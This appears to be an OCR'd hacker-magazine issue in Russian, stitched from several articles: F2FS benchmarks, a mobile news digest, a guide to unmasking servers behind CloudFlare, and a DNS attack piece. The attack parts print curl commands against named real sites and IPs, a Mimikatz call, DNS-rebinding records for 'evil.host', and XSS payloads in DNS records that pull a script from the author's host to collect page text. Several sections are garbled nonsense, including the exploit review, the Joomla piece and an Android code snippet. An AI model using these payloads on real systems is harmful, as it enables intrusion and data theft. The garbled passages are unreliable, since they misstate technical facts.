В Сети можно найти множество примеров сравнения производительности ext4 и F2FS. Они очень похожи и очень часто показывают огромный выигрыш последней в скорости записи данных. Вот, например, результаты сравнения AndroBench для смартфона Sony Experia Z1:

F2FS vs ext4

Выглядит странно, не так ли? Скорость случайной записи возросла в 150 раз в сравнении с ext4 и в шесть раз в сравнении со скоростью чтения. Впервые такую аномалию заметили журналисты Phoronix, когда проводили тестирования F2FS в начале 2013 года:



Аномально высокая производительность F2FS

Тогда они резонно предположили, что на самом деле F2FS пишет данные на диск не сразу, а вместо этого кеширует их для последующей записи. Если взглянуть на архитектуру F2FS, становится очевидным что это действительно так. F2FS работает с блоками данных размером 4 Кбайт, объединяя их в сегменты размером 2 Мбайт, а те, в свою очередь, объединяются в секции, которых может быть до шести штук.

Зачем нужна такая система, мы поговорим позже, а пока остановимся только на том, что перед записью в flash-секции должно быть заполнены блоками. Другими словами, F2FS собирает записываемые 4-килобайтные блоки данных в куски большего размера, а затем скидывает их на диск одновременно. Это и есть причина аномально высокой производительности F2FS в скорости записи случайного 4-килобайтного блока и вполне сравнимой с ext4 производительности последовательной записи множества блоков.

Последние тесты Phoronix также подтверждают практически равную производительность обеих файловых систем. F2FS заметно вырвалась вперед только на тесте на одновременную работу с тысячами файлов, что обусловлено ее внутренними оптимизациями. Однако ни один смартфон не работает одновременно с таким количеством файлов. Такая ситуация редкость даже на десктопе и специфична для серверов.

Тест скорости случайной записи в разных версиях ядер (4.4-4.7)

БЕРЕЖНОЕ ОТНОШЕНИЕ К НАКОПИТЕЛЮ

Второе заблуждение относительно F2FS связано с более бережным отношением к flash-памяти. Все мы знаем, что flash-память — штука хрупкая и выдерживает всего несколько тысяч циклов записи/стирания данных. По этой причине размещать данные на flash-накопителе рекомендуется в формате лога, когда новые блоки не перезаписывают старые, а вместо этого пишутся в незанятую область, после чего старый блок помечается как неиспользуемый и впоследствии очищается, освобождая пространство.

Именно так работает F2FS, и именно поэтому многие люди считают ее лучшим выбором для flash-памяти в сравнении с ext4, работающей по классической схеме, которая предполагает изменение данных на месте. Но есть один нюанс. Дело в том, что абсолютно любая современная флеш-память, начиная от USB-флешек и заканчивая серверными SSD, содержит в себе контроллер FTL (Flash Translation Layer), отвечающий за то, чтобы представить совсем непохожую на магнитные диски флеш-память как обычный диск, на который можно записать определенное количество блоков данных.

Помимо таких вещей, как объединение нескольких чипов flash-памяти в один «диск» и выполнение операции TRIM, которая очищает уже не используемые блоки, FTL также ответственен за выбор физического размещения записываемого блока в памяти. И здесь он использует (соврприз!) log-структурированную мини-ФС. Другими словами, любая современная флеш-память сама занимается увеличением своего срока службы независимо от того, какую файловую систему ты на ней создашь: F2FS, ext4, FAT32 или любую другую, — результат будет один.

На самом деле причина, по которой F2FS называется «дружественной к флеш-памяти» (Flash Friendly), вовсе не в бережном отношении к памяти, а в том, что она умеет учитывать некоторые ее особенности, чтобы сделать работу с памятью более эффективной. Один из примеров увеличения эффективности — это тот самый механизм объединения данных в секции.

Дело в том, что многие микросхемы флеш-памяти включают в себя не один, а несколько независимых накопителей. И запись в каждый из них может происходить одновременно. Объединяя данные в секции, F2FS может отправить их на запись одновременно, что в теории приведет к увеличению производительности записи в число раз, кратное количеству накопителей.

Но и здесь не все так просто. Все оптимизации F2FS требуют индивидуальной настройки файловой системы для каждой модели flash-памяти. Файловая система будет настолько эффективной, насколько точно ее настроили. И делать это должен не пользователь кастомной прошивки, а сам производитель памяти, потому как только он может знать все нюансы ее устройства.

ИТОГО

F2FS — отличная файловая система. Об этом говорит хотя бы тот факт, что, только появившись на свет, она уже способна успешно конкурировать с вылизываемой годами и сотнями людей ext4. Однако не стоит ждать от нее чудес и бежать форматировать свое устройство. Да, многие люди заявляют о заметном даже без тестов увеличении производительности, но опять же, скорее всего, эти эффекты вызваны тем самым механизмом отложенной записи и на самом деле никакого существенного прироста скорости нет. ⌶

→

МОБИЛЬНЫЙ ДАЙДЖЕСТ СЕНТЯБРЯ

APPLE AIRPODS, СМЕРТЬ BLACKBERRY И САМЫЙ БЫСТРЫЙ ЭМУЛЯТОР ANDROID

Евгений Зобнин
zobnin@gmail.com

Сегодня в выпуске: Apple собралась совершить революцию, взрывающуюся Note 7, смерть BlackBerry и Firefox OS, еще одна операционка от Google, самый быстрый эмулятор Android, руководство по обеспечению безопасности Android-приложений, рассказ о методе копирования памяти Apple iPhone 5c.

СОБЫТИЯ

Главное событие сентября — это, конечно же, выпуск новых моделей iPhone, Apple Watch и беспроводных наушников AirPods. И если первые не принесли чего-то действительно нового, кроме совершенно непрактичного черного варианта цвета для iPhone, то последние обещают дать до подключения наушников (который даже нельзя выронить), то AirPods стали не просто новым взглядом на периферийное устройство, а первым шагом Apple на пути к будущему, каким его видит компания.


AirPods не просто дорогой аксессуар, который легко потерять. Это полноценный компьютер (два компьютера), способный определить, находится ли наушник в ухе, и автоматически отвлечь воспроизведение на паузу, если это не так. Он следит за твоим ртом и прислушивается к твоему разговору, он переключается в монокрежим, когда ты вынимаешь один из наушников, может без всякого дополнительного старания работать с любым из твоих гаджетов и вызывать Siri в ответ на двойной тап по наушнику.

AirPods

В дальнейшем мы наверняка увидим еще большее развитие интеллекта AirPods, в когда Siri начнет нашептывать в наушники AirPods. И если первые не пробуют в историю как компания, создавшая реальный гаджет из фильма «Она».

В сентябре отличилась и Samsung, всегда считавшая себя главным конкурентом Apple. Но аналога AirPods она не создала, а всего лишь выпустила на рынок Galaxy Note 7 со взрывающимся батареей. Проблема, как выяснилось, была в том, что в стремлении сделать дизайн как можно тоньше компания нарушила технологию производства аккумуляторов. В результате по всему миру у пользователей продукции Samsung начали в прямом смысле «бомбить». Авиакомпании запретили включать девайс на борту, акции Samsung рухнули.

Первое, что сделала Samsung, — это выпустила специальное обновление, которое просто ограничивает максимальный заряд аккумя 60 процентами. Позже компания начала заменять устройства пользователям на новые, с исправленной батареей, и даже получила у Google разрешение сделать цвет значка батареи в таких девайсах зеленым (Google требует, чтобы значки в строке состояния были монохромными серыми или белыми). Однако, как заявляют многие владельцы, программа обмена смартфона работает из рук вон плохо, так что, скорее всего, Samsung придется еще долго отмываться от этой истории.



Взрывающийся Galaxy Note 7

Не обошлось и без печальных новостей. В конце месяца BlackBerry официально заявила, что прекращает производство смартфонов и переключается на разработку ПО. Суда по всему, такое решение было принято уже давно, вскоре после релиза BlackBerry Priv, уже несколько месяцев «разрабатывавшийся» смартфон BlackBerry DTEK50 оказался как две капли воды похож на Alcatel Idol 4. Теперь понятно, что это он и есть, очевидно — с собственной версией прошивки от BlackBerry и ее же сервисами.

Второго печальную новость принесла Mozilla. Она окончательно отказалась от разработки и поддержки Firefox OS и планирует в ближайшее время выпустить последнюю версию от поискового гиганта. Google разрабатывает новую операционку Andromeda, которая должна стать чем-то вроде слияния Android и Chrome OS. О возможном объединении проектов компании начала говорить еще в прошлом году, и теперь мы получили подтверждение этой затеи: в исходниках Android 7.0 есть прямое упоминание новой ОС.

```
// Android is performance to which it is, as ultralight machine for maximum speed
// compared to ultralight, maximum speed-oriented engine performance vehicle.
private Final static double[] MIN_ACCEPTED_COMPUTATION_SCORE_ANDROIDUA = new double[]
    {
      0.4,
      0.4,
      0.4,
    };
private Final static double[] MIN_ACCEPTED_COMPUTATION_SCORE_ANDROIDS = new double[]
    {
      4.0,
      4.0,
      4.0,
    };
// Based on Nexus 6 performance which is usually 1.20.0.
private Final static double[] MIN_ACCEPTED_BLUEARCHM_SCORE = new double[] {
      20.0,
      20.0,
      20.0,
    };
```


Упоминание Andromeda в исходных текстах Android 7.0

По слухам, Google представит Andromeda уже на четвертого октября, а выход первого устройства на ее базе должен состояться в конце 2017 года. Это будет «копия Pixel 3, стоимостью 799 долларов. Сама же операционка будет сплавом Android и Chrome OS с перекосом в сторону первого. То есть не Chrome OS, способная запускать Android-приложения, а, скорее, Android, функционально похожий на Chrome OS.

РЕЛИЗЫ

В середине сентября компания Jide, известная как разработчик операционной системы Remix OS, представившей свой Android с многооконным интерфейсом, выпустила новый продукт — Remix OS Player. Как не странно, это эмулятор Android для Windows, созданный на базе стандартного эмулятора из комплекта Android Studio и отличающийся использованием Remix OS вместо стандартного Android.

Пока эмулятор доступен исключительно для Windows и страдает от проблем с производительностью и предустановленным Play Store. Но, как заявляют разработчики, это самый быстрый эмулятор из всех существующих в данный момент.



Remix OS Player

ИНСТРУМЕНТЫ

Droid-hunter — инструмент для анализа Android-приложений. Умеет вешать информацию о пакете, включая манифест и используемые привилегии, декомпилировать и дизассемблировать код и выполнять автоматизированный поиск уязвимостей (penetration testing).

Droid-hunter

ПОСМОТРЕТЬ

Безопасность Android-приложений — Дмитрий Лукьяненко рассказывает о том, как надо и как не надо писать безопасные приложения для Android. Лекция охватывает многие проблемы Android-приложений, включая экспортируемые сервисы, неявные интенты, протекающие content-провайдеры, ошибки типа path traversal и так далее. В целом довольно познавательная лекция, которая может оказаться полезной разработчикам и реверсерам, интересующимся безопасностью приложений. Но более-менее подготовленный разработчик не откроет для себя ничего нового.

Android Performance — Nougat vs Marshmallow — сравнение производительности Android 6.0 и 7.0. Вывод: 6.0 быстрее. Проблема только в том, что, скорее всего, автор видео неокончательно. Android 7.0 использует гибридный JIT/OAT-компилятор, поэтому полную трансляцию байт-кода установленного приложения в нативный код ARM он выполняет не сразу, а раз в день при подключении к зарядкиу. Сразу после установки исполнение приложения происходит практически так же, как в Android 4.X, то есть только с задействованием JT-компилятора.

ПОЧИТАТЬ

Android 7.0 for Developers — официальная документация Android 7.0 для разработчиков. Статьи рассказывают, как адаптировать свое приложение к многооконному режиму, использовать новые возможности уведомлений, оптимизировать приложения с целью сохранения заряда аккумулятора, использовать Vulkan API, приходящий на смену OpenGL, добавить собственную кнопку в панель быстрых настроек, адаптировать приложения для режима Direct Boot и так далее.

Keeping Android safe, Security enhancements in Nougat — краткий список всех повышающих безопасность нововведений в Android 7.0: режим Direct Boot, шифрование файлов по отдельности вместо всего пользовательского раздела, применение seccomp, разделение MediaServer'а на множество сервисов и многое другое. Почти обо всех этих новшествах мы уже писали.

Doctor Web: Android Xiny Trojans have learned how to infect system processes — разбор троянца Android.Xiny.60 от компании Dr.Web. Троян получает права root на устройстве и копирует свои компоненты в каталог system, затем с помощью атрас внедряет свою библиотеку в Google Play, Google Play Services и Zygote — родительский процесс всех запускаемых в системе приложений.

После внедрения в Zygote троян мониторит запуск приложений и внедряет в них Java-код, который отправляет на сервер информацию о смартфоне: IMEI, IMSI, MAC-адрес, версию ОС, модель устройства и прочее. Трояни способен расширять свою функциональность с помощью загружаемых модулей, а также перехватывать и отправлять сообщения с номера телефона (в том числе сообщения приложения) и получать информацию о кредитных картах и паролях пользователя, попадая в клиент банка (какие банки поддерживают — неизвестно).

Android.Xiny был найден как на зарезных сайтах, так и в Google Play.

The bunny-hop towards iPhone 5c NAND mirroring (pdf) — рассказ об успешном эксперименте по клонированию NAND-памяти iPhone 5c, который мог бы помочь ФБР сэкономить полтора миллиона долларов. Суть метода очень проста: так как подобрать PIN-код брутфорсом в iPhone невозможно из-за ограничения на число попыток, автор предлагает скопировать NAND-память устройства, затем несколько раз попробовать ввести PIN, залить содержимое NAND обратно (сбросив счетчик попыток) и вновь попробовать ввести PIN — и так множество раз.

Хотя сам метод и выглядит простым, для его реализации без джейлбрейка автору пришлось расковырять проприетарный протокол передачи данных между NAND-чипом и найти методом проб и ошибок правильные пины для слева с него информации.

Плата iPhone 5c с выведенной наружу NAND-памятью

WARNING

Вся информация предоставлена исключительно в ознакомительных целях. Лица, использующие данную информацию в противозаконных целях, могут быть привлечены к ответственности.

EASY HACK

ВЫЧИСЛЯЕМ РЕАЛЬНЫЙ IP СЕРВЕРА ЗА CLOUDFLARE/QRATOR

aLLy, ONSEC,
@lainsecurity

Сегодня все большее распространение получают сервисы для защиты от DDoS-атак, скрывающие реальный IP-адрес, типа CloudFlare, Incapsula и Qrator. Думаю, не имеет смысла объяснять, насколько бывает важно и полезно определить реальный IP-адрес сервера. Поэтому в данной заметке я поделюсь алгоритмом, которого придерживаюсь во время аудитов, когда приходится участвовать в игре «Найди мой реальный IP».

Метод 1: поддомены

Первый шаг, который я предлагаю сделать, — это найти поддомены и проверить их IP. Для поиска я использую тулзу SubletTr от Abzul-Ela и словарь. Далее отбрасываем все адреса, что принадлежат хидеру. И затем к оставшимся пробуем подключиться с кастомным ядром Host. Для этого я накидал простенький скрипт на баше.

Этот способ, кстати, используют большинство сервисов вроде Cloudflare resolver. К сожалению, этот метод все реже приносит сколько-нибудь значимые результаты, потому что большинство таки научилось правильно настраивать DNS. Однако поиск поддоменов в любом случае крайне полезная вещь, особенно при блекбоксе. Так что делаю это в первую очередь.


Метод 2: history

Второй шаг простой, но в то же время наиболее эффективный. Смысл в том, чтобы найти старый IP-адрес домена. Быть может, сейчас он скрыт, но раньше, возможно, он был «голым».


Для просмотра истории изменения IP есть несколько сервисов. Например, мои любимые http://viewdns.info/iphistory/ и http://ptrarchive.com/ спасали мою задницу не один раз. Эти сервисы сейчас пока бесплатны (к сожалению, большинство сервисов такого плана переходят на платную основу).

Для примера возьмем сайт https://www.baincapital.com/. Он защищен CloudFlare, смотрим в историю — http://viewdns.info/iphistory/?domain=baincapital.com.

Видим, что раньше домен резолвился на IP 162.218.138.176, перейдем на него в браузере. Наблюдаем главную страницу Bain Capital, также можно заметить, что сертификат выдан на имя baincapital.com. Хороший знак, сравним с оригинальным сайтом https://baincapital.com — они идентичны.



Проверка реального IP-адреса домена и сертификата



История IP-адресов для домена baincapital.com

Встречаются ситуации, когда переход по айпи не дает нужного результата, а возвращает, например, дефолтную страницу веб-сервера, или ошибку 404, или 403, или что-то подобное. В таких случаях не забывай пробовать подключаться с указанием Host'а:

```
curl -H "Host: www.baincapital.com" https://162.218.138.176 -k
```

Метод 3: DNS

Этот шаг — продолжение предыдущего. Нужно проверить историю изменения DNS и попробовать отрезолить IP домена через старые NS-серверы.

Для просмотра истории я использую DNS Trails (http://dnstrails.com/), DNS History и WhoIsHistory. Для доменов .ru, .su и .рф можно воспользоваться сервисом WhoisHistory. Затем пробуем резолвить стандартным dig'ом, например:

```
dig @old.ns.server.pes.com pes.com
```

Метод 4: специализированные поисковики

Пробую искать подольный домен на Censys и Shodan. Кроме того что это позволяет расширить скоуп и выявить новые точки входа, там можно обнаружить и реальный IP.

Я люблю максимально автоматизировать операции, поэтому, используя jQuery и консоль браузера, быстренько вылуживаю все IP со страницы результатов поиска:

```
$('span.ip a').each(function(n,e){console.log($(e).prop("href").
    split("v4/")[1]);});
```

Записываю их в файл, и затем снова в дело вступает скрипт из первого шага.

Метод 5: email

Этот метод мне засветил @i_bo0om, за что ему огромное спасибо. Идея в том, чтобы получить email от сервиса и проверить хидеры письма на наличие интересной информации. Тут проще показать, чем объяснять.


Возьмем какой-нибудь https://shop.eurovision.tv/. Тут снова CloudFlare. Регистрируемся там, ждем письмо с подтверждением и смотрим хидеры; в частности, нас интересует Recieved:

```
Recieved: esc-web4-tng.virtu.nl (77.222.68.234)
```


Далее в дело еще раз вступает curl и Host-хидер:

```
curl -H "Host: shop.eurovision.tv" -k https://77.222.68.234
```

Вуаля! Реальный адрес найден, дальше можно работать без ограничений CloudFlare.



Хидеры письма, раскрывающие IP-адрес сервера



Найденный IP-адрес домена

На этом у меня все. Надеюсь, представленная информация будет полезной. До новых встреч! ☥

WARNING.
Вся информация в данном дайджесте предназначена только для ознакомительных целей. Ответственность за последствия любых попыток использования материалов дайджеста полностью лежит на читателе.

ОБЗОР ЭКСПЛОЙТОВ

АНАЛИЗ НОВЫХ УЯЗВИМОСТЕЙ

В настоящем обзоре представлен анализ новостей в публичной Webсистеме для информационных исследований, которая позволяет отслеживать уязвимости, эксплойты и другие сведения, которые могут оказать влияние на информационную безопасность. Для каждой уязвимости приведены CVE, CVSS, ссылки на бюллетени производителей, а также ссылки на статьи, в которых описывается эксплуатация уязвимости. Также приведены ссылки на эксплойты, если они есть.

ПОДБОР ОПЕРАТИВНИКАМИ И ОРУЖИЕ ОТ ЛИЦА SECRET FRAMEWORK

ДАТА:
Дата релиза: 1 декабря 2015 года
Компоненты: Secret Framework
CVE: -

Для того, чтобы внутренние системы при проникне доступа на злоумышленника, необходимо использовать специальные средства. Одним из таких средств является Secret Framework, а также на стороннем хостинге — фреймворк Empire. Данный фреймворк позволяет выполнять различные задачи, в частности, получать пароли, что мы и покажем.

```
LetMyEntryIsentry
Invoke-Mimikatz
```

Reset My Password

Password (minimum 5 characters)
Password (confirm)
Change my password

Пароль успешно изменен

После нажатия на кнопку Change my Password отправляется следующий POST запрос на сервер:

```
POST /updatepassword HTTP/1.1
Host: 127.0.0.1:8000
Content-Length: 0
Origin: http://localhost:1337
Referer: http://localhost:1337/updatepassword/eyJ0aXp1aWQiOiAiZjUxMjUzMTUtMTUxNy0xMTUtMTUxNy0xMTUtMTUxNy0x
```

В ДЕБРЯХ «ДЖУМЛЫ»

СОЗДАЕМ ЛЕВЫЕ АККАУНТЫ И ПОВЫШАЕМ ПРИВИЛЕГИИ В JOOMLA

Илья Мясин
aka Mr.Fl

Сегодня мы разберемся в полу-черной CMS Joomla, которая, которая начала по простоте напомнила в конце октября. Речь пойдет о версиях 1.5.15 и 1.6.0 beta 2 (CVE-2010-3710, BBB, CVE-2010-3870 и CVE-2010-3871). Все это происходит из-одного куска кода, который пять дней назад стал причиной фрейм-ворка в сообщении «всего часа», чтобы вам выложить на свободу и перенести с сих пор. Для начала определимся, что же такое Joomla? Это не только пользовательский этап Joomla. Пользовательские ресурсы, которые в основном, на Joomla, а также, в основном, на Joomla. Joomla, а также, в основном, на Joomla. Joomla, а также, в основном, на Joomla.

DNS-ТУННЕЛИ: РЕЗОНАНС

РАЗВИРАЕМ ПАЛЬЦЫ ТИПИ МОЩНЫХ ВЕКТОРА ATAK ЧЕРЕЗ DNS

Автор статьи: Полковник Кусорович
Фотографии: Wikimedia Commons

DNS — одна из самых старых технологий в современных реалиях интернетов. В эпоху появления доменных имен, когда людям стало лень запоминать IP-адреса для входа на тот или иной компьютер, были созданы те самые текстовые таблицы с алиасами IP-адресов. Спрашиваешь ты сервер DNS'а: кто такой domain.com? А он тебе IP-адрес в ответ. Но когда интернет начал распространяться по всему миру, доменов стало много и носить с собой эту таблицу оказалось неудобно, появилась современная реализация DNS-сервера.

MAX POWER!

Современные DNS-серверы — распределенные. Они находятся в каждой точке мира и защищают домены с различными типами записей. Эта запись для почты, а эта — для SIP. А запись, которая отвечает за перевод имя-адрес, AAAA — IPv6. Потом и DNSSEC подтянули. В общем, обросла фичами та таблица, но сама суть осталась неизменна. Спросил у DNS-сервера о каком-нибудь домене — получил актуальную до сих пор.

Напомню, есть такой тип запроса — AXFR. Это запрос на передачу зоны DNS. Он используется для репликации DNS-серверов, а если сервер настроен неправильно, то он может выдать все исходные записи конкретного домена из этого сервера. Во-первых, этот misconfig позволяет узнать технологию информации об инфраструктуре какого-либо сайта, какие тут IP-адреса и подсети. Именно по этим данным можно HL2 сможет, поэтому так долго нет третьей. ОУ А так как в подавляющем большинстве случаев DNS работает по протоколу UDP, подделать ответ гораздо несложнее.

Этим и занялись вирмейкеры, запрашивая у пустячок серверов все данные каких-нибудь доменов. В результате такого запроса в ответ отдается большой и толстый пакет, содержащий подробную информацию о конфигурации сети, но каждый он и нам, а на указанный адрес. Результат налицо: разослав большой список «уязвимых» доменов, использовав при этом малые ресурсы сети и подобрав «правильный» ответ, вирмейкеры добьются того, что отвечать от тысяч DNS-серверов просто забьют подставленный IP-адрес.

На схему им пришел DDoS-атака, которая использовается в нем, много-больше, чем стандартная атака, в результате DDoS и отказ в обслуживании ресурса, который стал жертвой «дудосеров», стало получить еще пару. Да и вообще, DNS Amplification (DNS-усиление) имеет смысл, даже когда сервер просто возвращает большие информации, чем ему отправляется, — например, отправляется маленький запросик binf, а возвращается несколько сотен байтов.

DNS REBINDING / ANTI DNS PINNING

Но и атаки на клиентов не в диковинку. Одна из атак появляется злоумышленнику уговорить ОСР в тем самым клиентом, чтобы действие в контексте браузера пользователя от его лица. Ну не совсем обычна, а использовать одну особенность для этих. Имя его DNS Rebinding (она же Anti DNS Pinning). Смысл таков.

Есть некий сайт, подконтрольный злоумышленнику. Домен имеет две А-записи, первая — сам сайт зверя, вторая — внутренний ресурс, который недослужил знаем. Жертва открывает зловредный сайт, страница (с JavaScript) загружается, после чего сервер, откуда загрузился сайт, перестает отвечать на запросы

Что делает браузер, когда не отвечает IP из первой записи? Правильно! Идет на второй! При попытке обращения к данному злоумышленника он идет на внутренний ресурс, тот самый «дудосер», который DoS'ит сервер, отвечает и принимает запросы, да и вообще творить черт-не что. Почему? Потому что с точки зрения браузера страница обращается на свой же домен. Вроде бы и жертва наконец-то какой-то страницы, а на деле вовсе эта страница начинает бруть его роутер или почту и вешсить отрыд писаниа.

Правда, для этого необходимо выполнить ряд условий: уязвимый сервер должен отвечать на любой стороннем домен (либо в заголовке Host браузер домен имя злоумышленника, по понятным причинам), ну-и-у, и знать какой IP-адресовать.

На самом деле браузеры пытаются исправить такую ситуацию и ввели ограничение соответствия доменов: С-С IP-на 60 секунд. Теперь злоумышленнику необходимо продержать жертву на странице больше минуты, но, думаю, это не так сложно, ведь цель оправдывает средства.

А уже, какие внутренние ресурсы доступны, можно с помощью проверки язык браузера или с помощью выражения CSS History Hack. Последнего использовали в описанном ранее способе для уязвимости PT:security (ссылки на материалы, как всегда, в конце статьи). Но можно воспользоваться и ещё одной фичей.

Как мы выяснили, если доменное имя имеет несколько IP-адресов, то браузер (или другой клиент) при надобности перебирает запросы пересылает на второй.

Тема такая. Специально настроенный сервер DNS возвращает на доменное имя злоумышленника подобные записи:

```
test.evil.host 192.168.1.1
test.evil.host 192.168.1.1.evil.host
test2.evil.host 192.168.1.2
test2.evil.host 192.168.1.2.evil.host
test3.evil.host 192.168.1.3
test3.evil.host 192.168.1.3.evil.host
test4.evil.host 192.168.1.3
test4.evil.host 192.168.1.4.evil.host
test5.evil.host 192.168.1.4
test5.evil.host 192.168.1.4.evil.host
test6.evil.host 192.168.1.5
test6.evil.host 192.168.1.5.evil.host
...
```

Теперь смотри. Когда жертва открывает страницу злоумышленника, на стороне нашего нашествия матрица, которая должна запутывать с адреса test.evil.host браузер розовый домен имени и получает массив IP-адресов.

Первым он пытается открыть 192.168.1.1:80, которого нет в нашей сети. Недоступен? Идет дальше и открывает 192.168.1.1.evil.host. Так как это под контрольной сервер, мы фиксируем, что такого IP-адреса с таким портом нет.

И-и-и... Делаем перенаправление на test.evil.host:8 и так до тех пор, пока ответа не будет или количество редиректов не достигнет 20 (обычно после браузер перестает идти по редиректам, хотя Хром выдает ошибки и просдолжает ходить).

Создание множество скрытых загрузок на различные порты и диапазоны адресов — и мы получаем отсканированную внутреннюю сеть. Если порт открыт, даже если это HTTP, а сервер поддерживает порт 3306 (MySQL) — браузер выведет ошибку и не будет больше переходить по редиректам. Посмотрев отсутствующие запросы (обычно от отправки HTTP-пакет на этот адрес), можно прикинуть, какие порты открыты.

XSS-ИНЖЕКТЫ ЧЕРЕЗ DNS

Некоторое время назад как иностранные, так и русскоязычные СНГ-вскрыватели от ужаса, в которой в ежедневный TXT-запись отдается XSS-вектор. Настраивая TXT- запись подобным образом:

```
evil.host.  300 IN TXT "<script>alert(1)</script>"
```

и там, где веб-приложение показывает эту запись, скрипт выполнится. Разумеется, если не фильтровать данные, приходящие с домена-доверия.

«А что тут такого?» — подумал я. У меня XSS-вектор в домене висел годами, сервер DNS я на нем тоже поднимал, нормально софинсил, злорг выпускал пряо на кабинете), ведь заместо подобного запуска можно в любой панели управлен. А как насчет другого домена?

Сказано — сделано. В первую очередь я запилил сервер и зазел NS-запись на `hack.bobom.ru`, который будет обслуживаться моим сервером. Для упрощения создаем конфигурацию и воспользовался моим любимым Python-скриптом DNSChef.

Это DNS-proxy, который может логировать запросы к нему, а еще и эффективно нахерачить.

```
[root@ns2.bobom.ru ~]# dig ns.hack.bobom.ru +t

; <<>> DiG 9.9.4-RedHat-9.9.4-29.el7_2.3 <<>> ns.hack.bobom.ru +t
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 47411
;; flags: qr rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 0, ADDITIONAL: 1

;; OPT PSEUDOSECTION:
;; EDNS: version: 0, flags:; udp: 4096
;; QUESTION SECTION:
;ns.hack.bobom.ru.      IN      NS

;; ANSWER SECTION:
ns.hack.bobom.ru.       300     IN      TXT     "<-->/<script>/script>/<>/hi.bobom.ru/-"

;; Query time: 291 msec
;; SERVER: 127.0.0.1#53(127.0.0.1) (UDP)
;; WHEN: Sun Jan 15 18:18:18 GMT 2018
;; MSG SIZE  rcvd: 128
```

Вот что отдавал мой DNS-сервер

Самое смешное, что в самом начале теста я завел запись:

```
ns.hack.bobom.ru.   IN   NS ns.hack.bobom.ru.
```

(IP-адрес не пишу нихуя получить у домена на хосту). И попробовал посылать этот домен во всякие фрукты сайтов. Что из этого получилось?

Часть DNS-клиентов стала рекурсивно запрашивать у меня записи, а когда лог достиг сотни мегабайт, экспериментт прицелсо прервать. Технологии использовали несколько десятков лет, а полезным на мою можно логической ловушкой, ну офигеть просто!

Ну ладно, продолжим. Открываем `dnschef.ini`, пишем туда следующий конфиг:

```
[NS]    # Queries for mail server records
*.xss.hack.bobom.ru=*<>/<script>/script>/<>/hi.bobom.ru/-
    js/?ns=/<script>
[MX]    # Queries for mail server records
*.xss.hack.bobom.ru=*<>/<script>/script>/<>/hi.bobom.ru/-
    js/?cname=/<script>
[CNAME] # Queries for aliasing records
*.xss.hack.bobom.ru=*<>/<script>/script>/<>/hi.bobom.ru/-
    js/?cname=/<script>
```


Звездочка возвращает ответ на любой запрос. В качестве имени параметра в уникаю, какая запись спровоцирована загрузку JS-скрипта с моей стороны, а на `hi.bobom.ru/js` выдается скрипт, который делает нужное нам дерьмо. Это может быть классическая **alert()**, но лично я брал текущую ссылку и собирал весь текст страницы, при взаимодействии скрипт и отправлял себе.

Вот тут-то и выяснилось, что большинство интернет-сервисов, которые по каждому запросу создают с записи DNS, всюду не сходят: что в качестве NS или того же MX открывает вектор. Фильтрует сервер — проверяем другое.

Инжект на Who.is

Results for check-ssl.xss.hack.bobom.ru
Supporting TLS extensions
Certificate chain
Handshake Simulation
Protocol Details
Additional Certificate Details
Raw JSON
Raw Text
Hide Raw Output
Raw Output
Raw Output

КАК МЫ АВТОМАТИЗИРОВАЛИ АУДИТ БЕЗОПАСНОСТИ В «ЯНДЕКСЕ»




Тарас Иващенко

Программисты «Яндекса» одновременно разрабатывают и поддерживают массу сервисов и приложений. Каждое из них нужно тщательно проверять на секьюрити-баги перед релизом. Задача большая, но есть хорошая новость: обеспечение безопасности можно свести к типовым процессам. А значит, они легко поддаются автоматизации! Я руководу группой продуктовой безопасности «Яндекса». В этой колонке я поделюсь опытом, как нам удалось ускорить и упростить аудит безопасности.

Классическая ситуация: приложение функционально уже готово к релизу, но остается пройти еще один важный этап цикла разработки — финальный аудит безопасности. Как сделать его удобным и эффективным и с точки зрения команды продукта, и с точки зрения ответственных за безопасность? Как уменьшить время аудита на скорость разработки? На этот и другие сопутствующие вопросы мы попробовали дать ответы, исходя из собственного опыта, на предыдущей встрече российского отделения OWASP, которая проходила в московском офисе «Яндекса».

Когда обсуждают роль безопасности в цикле разработки программного обеспечения, то часто ссылаются на методологию от Microsoft.




Здесь всё кажется логичным, правильным и, к сожалению, немного утопичным. Тем не менее это хорошая цель, к которой стоит стремиться, внедряя SDL частями в своей компании. Ведь, как известно, слона лучше есть по частям. В «Яндексе» внедрением SDL занимается выделенная группа продуктовой безопасности. Мы проводим тренинги, пишем внутренние руководства для разработчиков, поддерживаем «Охоту за ошибками», внедряем глобальные контроли и технологии безопасности и, конечно же, стараемся максимально автоматизировать свою деятельность. В общем, занимаемся множеством интересных вещей. В их числе — финальный аудит безопасности новых проектов и больших релизов наших сервисов. В качестве основы для финального аудита используем OWASP Security Testing Guide с поправками на наши внутренние технологии и специфику. До недавнего времени процесс на верхнем уровне описания сводился к следующим этапам.

1. Менеджер продукта заполняет специальную форму, в которой указывает различного рода информацию о релизе: краткое описание, ссылка на исходный код и тестовую среду, контакты разработчиков и прочее.
2. Заявка на аудит в виде тикета попадает в единый с разработчиками багтреккер.
